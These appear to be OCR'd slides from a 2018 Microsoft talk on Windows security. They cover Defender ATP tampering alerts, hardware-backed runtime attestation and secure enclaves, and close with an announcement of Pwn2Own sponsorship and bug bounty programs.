


15:59:35 Process mitigation policy tampering

A process's mitigation policy was tampered.

01.22.2018

17:01:26 System Guard detected a failure in the code integrity of MsSense.exe services.exe > MsSense.exe system



Hardware backed runtime attestation

Secure enclave attestation is included with Windows starting in 1803

Secure attestation technology builds on boot time attestation, and secure enclaves to provide strong tamper resistance

Used to protected key system services from tampering, starting with Defender ATP and Defender

When combined with replying party validation, can be robust even to admin attacks


Building on Device Health Attestation, future path to provide device health score for true zero trust networking


Security promise will take several releases to complete

Plans to provide public API for application developers

Wrap-up


Improve transparency: Device Security Features





Windows security promises are increasing

10 S is the best expression of Windows security



Aspirational security promises are the guiding principles for security investments

Join Us!

Announcing: Microsoft PWN2OWN 2018 Sponsorship

Microsoft will be sponsoring this years PWN2OWN with additional targets

Fascinated by what you saw? Want to help us make the online world safer?

Report vulnerabilities & mitigation bypasses via our bounty programs!

https://aka.ms/bugbounty

Or come work with us. We're hiring ☺

https://aka.ms/cesecurityopenjobs

https://aka.ms/wdgsecurityjobs